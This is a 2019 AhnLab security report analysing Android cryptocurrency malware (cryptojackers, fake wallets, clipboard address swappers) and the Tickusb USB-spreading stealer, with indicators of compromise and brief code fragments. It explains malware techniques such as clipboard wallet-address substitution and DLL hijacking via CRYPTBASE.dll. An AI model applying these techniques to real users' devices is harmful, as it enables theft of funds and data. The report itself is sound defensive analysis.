ASEC Report

Vol. 95

Q2 2019

AhnLab

ASEC REPORT

VOL.95 Q2 2019

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q2 2019

Table of Contents

SECURITY ISSUE

ANALYSIS IN-DEPTH

SECURITY ISSUE

- Scheming the Android Malware Related to Cryptocurrency

Security Issue

Scheming the Android Malware Related to Cryptocurrency

The emergence of cryptocurrency in 2008 made a huge impact on malware. It resulted in the creation of malware related to cryptocurrencies. Cryptocurrency malware exists for various operation systems, but this report looks into the malware designed specifically for Android.

Android cryptocurrency malware can be divided into three main categories: Cryptojacking malware for mining cryptocurrency without the user's knowledge, FakeWallet malware that disguises itself as a cryptocurrency wallet, and Clipper malware that intercepts and swaps wallet-related information from the clipboard.




Figure 1 | Total malware detected by IRIS using three aliases (until 2019.04.12)

Figure 1 shows the changes in the number of the Android Cryptojacking malware. The graph seems to be directly proportional to the price of Bitcoins shown in Figure 2.




Figure 2 | BTC chart provided by CoinMarketCap

Based on this, we can expect a rise in the number of cryptocurrency-related malware if the cryptocurrency market continues to expand. The next part shows charactersitics of cryptocurrency related malware.

Type 1: Cryptojacking

Cryptojacking is a malware for Android and is being detected by AhnLab under three aliases, including Android-PUP and CoinMiner. This type of malware secretly uses the infected device for coin mining. It uses significant CPU power and slows down the mobile usage.

The malicious code, a miner, shown in Table 1, was embedded in a game called Bug Smasher. Once the game starts, there is a sudden increase in CPU usage as shown in Figure 3.

	Label	Bug Smasher
	Package name	com.puissantapps.bugsmasher.free
	MD5	289e8b3d442ba3b6e3826604d35ac37b

Table 1 | Bug Smasher details




Figure 3 | CPU usage before and after running Bug Smasher

The user is made to believe that this is a genuine game application while the mining secretly takes place in the background.





Figure 4 | Screenshot of Bug Smasher


The mining methods used by cryptojacking are mainly the native function of the SO file or calling the JavaScript API. The native function of the SO file can be used to run without a user's recognition, because the thread runs as a service type when loaded.



```
private final native int nativeGetHardwareConcurrency() {
}

private final native void nativeGoodbye() {
}

private final native void nativeInitializeMiner(boolean arg1) {
}

private final native boolean nativeStartMining(int arg1, int arg2) {
}

private final native boolean nativeStopMining() {
}
```

Figure 5 | Native function in the SO file

The JavaScript API has a code for mining coins in the JavaScript file, as shown in Figure 6.



```
<head>
  <title>Meme Generator</title>
  <meta charset="utf-8"/>
  <link rel="stylesheet" type="text/css" href="bootst
  <script src="min.js"/>
  <meta name="viewport" content="width=device-width,
  <style>
```

Figure 6 | Code that calls the JavaScript file from the internal html file

Coinhive, which is one of the best-known mining services that uses JavaScript, stopped services from March 8, 2019.(https://coinhive.com/blog/en/discontinuation-of-coinhive) However, the end of Coinhive does not necessarily mean the JavaScript mining method is finished. Bad Packets Report 2018 indicated that 81.6% of the detected Cryptojacking malware used Coinhive, but other services also accounted for 18.4%.(https://badpackets.net/

how-to-find-cryptojacking-malware/) Other services included CoinIMP and Crypto-Loot. It is likely that these services will be used for cryptojacking malware.


Type2: FakeWallet

FakeWallet is currently being detected as V3 alias Android-Trojan/FakeWallet. This malware pretends to be a wallet application for cryptocurrency.

	Label	BTC Blockchain Wallet
	Package name	com.appybuilder.amal_zaki_meka212.BitcoinWallet
	MD5	2778b8493e0e71e5aa3cf70e3bb2a3d0

Table 2 | Information of BTC Blockchain Wallet malware

The application in Table 2 seems to be generating a new wallet address, but it creates a wallet address as shown in Figure 7 that is assumed to be the address of the attacker. The same wallet address is created no matter how many times the wallet is created from different devices. And the transactions that follow lead to the transfer of coins to another wallet address.



You can receive bitcoin on this address:

13FByuVhN4bFGh7mGDw7TvMk3yzjVTLx31

QR code bitcoin address

Figure 7 | Address provided by the malicious application

By tracking the above address, it showed that there were 8 transactions to transfer the total amount received on the wallet, 0.5 BTC, to other wallets.

Another method of FakeWallet is to impersonate an existing cryptocurrency wallet and get the user to enter their private key. This is shown on Table 3.

	Label	MyEtherWallet
	Package name	com.myetherwalletproject
	MD5	3f85490f886755b6e1bdeaa4be1f70a4

Table 3 | Information of MyEtherWallet malware

MyEtherWallet (MEW) is the most widely used Ethereum (ETH) wallet. This is why there are many malware programs impersonating MEW. The fake MEW application appears to be genuine, as shown in Figure 8, and asks for the user's private key in order to log in.




Figure 8 | Fake MyEtherWallet application using MyEtherWallet's logo

Once a user enters the wallet address and the private key and taps on the LOG IN button, an "invalid address" message appears while the values input by the user are sent to the attacker.

3. Type 3: Clipper type

Clipper is currently being detected as V3 alias Android-Trojan/Clipper. It monitors the clipboard on the infected device and checks for a user's wallet information. Once detected, it sends the information to the attacker and tampers with the address that the user has pasted. This malware was created with the notion that most users are more likely to copy and paste their wallet addresses due to the complexity.

	Label	Intim
	Package name	clipper.abcchannelmc.ru.clipperreborn
	MD5	85247d1102958d138462137d61fd901a

Table 4 | Information of Intim malware

An example of a clipper is the Intim application shown in Table 4. This malicious app hides the app icon on the infected device. Once the user taps on the icon, it shows a message saying: "Not supported on your device and deleted." It makes the user to think that the application has been deleted, while it actually runs in the background. Then it monitors the clipboard. Once the characteristics of a wallet are detected, it sends the wallet information to the attacker's server.

For example, a Pay-to-PubKey Hash (P2PKH) format of BTC wallets can be distinguished by its characteristics, such as starting with the number 1, and a Pay-to-Script Hash (P2SH) format can be distinguished by starting with a 3 and having a length between 25 and 35 characters.

An ETH wallet address can be distinguished, as it starts with “0x” and consists of a 40-digit hex string.

After the Intim malware sends the address detected from the clipboard to the server, it receives the fake wallet address. Here, the received wallet address replaces the user's address using setText() within change(). (Currently setText() is deprecated and use of setPrimaryClip() is recommended.)

The malware in Table 5 also switches the wallet addresses in a similar way.


	Label	MetaMask
	Package name	com.lemon.metamask
	MD5	d26881cb84d71cc062e200f6e74e8e31

Table 5 | Information of MetaMask malware

The MetaMask malware also detects the BTC address format and the ETH address format in a similar manner to the malware above. When an address is detected, it uses the setPrimaryClip() method to change the clipboard information to the wallet address of the attacker. The difference with the Intim malware is that MetaMask does not send or receive data from the server but uses a fixed address to replace the user's address.

4. Conclusion

Users are advised to take a cautious look into the services that allow for the easy mining of cryptocurrency, and those using JavaScript in particular. Until now, most of the cryptojacking malware has been related to Coinhive. Now, new types of malware can appear using the APIs of CoinIMP Crypto-Loot, following the closure of the Coinhive service. So users must take into possibility that any APIs found on the service may be a cryptojacking malware.

Also, as we have already seen in FakeWallet or Clipper, and sometimes attackers use a fixed address. These can be used as indicators of compromise (IOC). And it can be determined to be malicious if evidence of such text strings is found. Other information that is used by attackers can also be used as IOC, including the domain of the attacker.

5. Reference

https://coinmarketcap.com/currencies/bitcoin

: BTC price graph

https://coinhive.com/blog/en/discontinuation-of-coinhive

: Coinhive blog page. Declaration of official shutdown

https://blockchain.com

: Provide cryptocurrency transaction information

https://badpackets.net/how-to-find-cryptojacking-malware/

: Services frequently used in cryptojacking

https://en.bitcoin.it/wiki/Address

: BTC address format

ANALYSIS-IN-DEPTH

- Analysis Report on Tickusb

ANALYSIS-IN-DEPTH

Analysis Report on Tickusb

USB flash drives are widely used data storage devices which replaced the floppy disks that came before them. USB flash drives are used not only by individuals, but also in companies and institutions. They are mainly used to move data and systems that are not connected to a network due to internal security policy.

Secure USB flash drives are used to encrypt and save data in places that handle sensitive information. However, Secure USB Flash Drives cannot guarantee the safety of the user's system. If the system is compromised with malware, information can still leak from the secure USB flash drive when the files are opened.

As the use of USB flash drives increase, more and more malware creators are leaking data saved in their drives or using the USB flash drive as a propagation path. The group called Tick, which targets companies and institutions in South Korea and Japan, has also created a malware called Tickusb that infects the system via the USB flash drive and steals internal information and has been active since of 2014 – which might be created in 2012.

This report is an analysis of Tickusb, a malware designed to steal information from USB flash drives and spread malware.

Attacks using Tickusb

Tickusb is a malware that was produced by the Tick Group for the purpose of extracting information from a USB flash drive. It was distributed from the spring of 2014 to November 2017. (The Tick Group has been active since 2008. So it is possible that there are other malware that has yet to be discovered.)

Some variants of Tickusb exist as stand-alone files, but most consist of DLL and EXE files. The malware is executed as a DLL file. To induce loading of the malicious DLL file, it alters a normal EXE file or disguises itself as a CRYPTBASE.dll, which is the DLL file required to load genuine programs. So, Tickusb is executed not when the PC starts but when a certain program is opened.

When the malicious DLL file is executed, it creates a log file in a specific path and checks the USB flash drive connection. If a USB flash drive is connected to the system, it executes the malicious EXE file and downloads additional files.

A malicious EXE file performs slightly different functions depending on the variant, but generally collects file information within a USB flash drive. Some variations modify the EXE file in the USB flash drive if it exists.

If you insert a USB flash drive with a tampered file into another system and run the modified EXE file, the computer is also infected with Tickusb.




Figure 1 | Tickusb relationship diagram

The major attacks using Tickusb began at least as early as the spring of 2014.

First Detection	File Content	Description
2014.3	?.exe	Assumed to be created in Sept 2012. In 2018, Unit 42 first released their analysis. It is assumed that it is an early version of Tickusb with very different codes for other Tickusb variants.
2015.4	CRYPTBASE.dll	Assumed to be created in December 2014. Independent DLL type. Collect system information and file information within the USB flash drive.
2015.6	BrStMonW.exe, BrWeb.dll, wsmt.exe	Alters the BrStMonW.exe file associated with the Brother printer and loads the BrWeb.dll file. Downloads the msupdata.exe file. Alters the EXE file within the USB flash drive and patches the ALYAC25.exe file.
2015.6	CRYPTBASE.dll, svcmgr.exe	Assumed to be created in February 2015. Checks for a specific secure USB connection. Alters the EXE file within the USB flash drive and patches the ALYAC25.exe file.
2015.7	?.dll (Unconfirmed), ctfmon.exe	Assumed to be created in Sept 2014. Alters the EXE file within the USB flash drive and patches the ALYAC25.exe file.
2015.7	CRYPTBASE.dll, svcmgr.exe (Unsecured)	Assumed to be created in November 2014.
2016.10	Wincrypt.dll, wsmt.exe (Unsecured).	-
2017.01	Wincrypt.dll, wsmt.exe (Unsecured).	-
2017.11	Wincrypt.dll	Independent DLL type.

Table 1 | Major attacks using Tickusb

The changes to Tickusb are as follows.




Figure 2 | Tickusb evolution

Early versions were produced before spring 2014 and a variant with the file name cryptbase.dll appeared in 2014. In September 2014, a variant was created that modifies the EXE file in a USB flash drive. In 2015, a variant of the DLL files and EXE files was created. In early June 2015, an external tool was used to patch the files on the system to load malicious DLLs. From October 2016 to November 2017, it changed the filenames to wincrypt.dll.

